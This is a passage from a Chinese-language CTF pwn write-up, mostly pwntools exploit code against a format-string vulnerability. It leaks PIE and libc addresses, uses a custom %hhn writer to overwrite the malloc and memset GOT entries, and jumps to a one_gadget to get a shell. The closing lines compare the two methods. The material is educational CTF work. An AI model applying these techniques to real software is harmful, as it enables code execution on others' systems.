写不行?

# print(p64(put_got_value))
# for i in p64(put_got_value):
#      print(hex(i))

payload3 =fmtstr_payload(10, {memset_got_addr: put_got_value})
#print(hex(p64(memset_got_addr)[0]))
print(payload3)
sla(b"input error, last chance\n",payload3)
print(ru(b"no chance\n"))
```

方法二：

1. **泄露main函数地址，算出pie的偏移**
2. **泄露libc地址**
3. **使用onegadget工具**

payload如下

```
from pwn import *
```

```python
is_local=1
if is_local:
    io=process("/home/pwn/workspace/test/fmt")
else:
    #io=remote("127.0.0.1",1236)
    io=remote("10.10.175.100",33225)

elf=ELF("/home/pwn/workspace/test/fmt")
libc=ELF("/home/pwn/workspace/test/lib/libc.so.6")

def getLibcBase(name:string):
    target_addr=u64(io.recv(6).ljust(8, b'\x00'))
    std_addr=libc.symbols[name.encode()]
    return target_addr-std_addr
def hexlog(number:int):
    print(hex(number))

def debug():
    gdb.attach(io)
    pause()

def fmt_str(offset:int,writeSize:int ,addr:int, target:int, bitmode:int):
    payload = b""
    offset_bais=0
    targets=[(target >> i * 8)&0xff for i in range(writeSize)]
    prev = 0
    fmtstrs=[]
    for word in targets:
        if prev < word:
            result = word - prev
            fmtstrs.append(b"%" + str(result).encode() + b"c")
            prev+=result
            prev=prev&0xff
        elif prev == word:
            result = 0
            fmtstrs.append(b"")
        else:
            result = 256 + word - prev
            fmtstrs.append(b"%" + str(result).encode() + b"c")
            prev+=result
            prev=prev&0xff

    while True:
        prev_len=0
        for i in range(writeSize):
            prev_len+=len(fmtstrs[i])
            prev_len+=len(b"%" + str(offset_bais+offset+i).encode() + b"$hhn")
        if(offset_bais==math.ceil(prev_len/8)):
            break
        offset_bais+=1
    for i in range(writeSize):
        payload+=fmtstrs[i]
        payload+=b"%" + str(offset_bais+offset+i).encode() + b"$hhn"
    payload+=(8-len(payload)%8)*b'a'
    for i in range(writeSize):
        if bitmode==32:
```

```
            payload+=p32(addr+i)
        else:
            payload+=p64(addr+i)
    return payload



main_addr=elf.symbols["main"]
puts_addr=libc.symbols["puts"]
malloc_addr=libc.symbols["malloc"]
malloc_got=elf.got["malloc"]


payload=b"%45$p"
io.sendline(payload)
io.recvuntil(b"your input:\n")
pie_bias=int(encode(io.recvline()),16)-(main_addr+43)
hexlog(pie_bias)

payload=b"%41$p"
io.sendline(payload)
io.recvuntil(b"your input:\n")
libcbase=int(encode(io.recvline()),16)-(puts_addr+362)
hexlog(libcbase)

real_malloc_addr=malloc_addr+libcbase
one_gadget=0x45226+libcbase  #0x4527a  #0xf03a4 #0xf1247
hexlog(one_gadget)
hexlog(real_malloc_addr )

real_malloc_got=malloc_got+pie_bias

payload=fmt_str(10,3,real_malloc_got,one_gadget,64)
print((payload))
io.sendline(payload)
io.interactive()
```

第一种方法更考验对格式化字符串基本知识的掌握，但是没有办法直接拿到shell，只能读取flag；第二种方法则依赖于出题人是否给libc文件，如果不给，则需要下很多libc一个个尝试,但是能拿到shell，做的事情不止可以读取flag。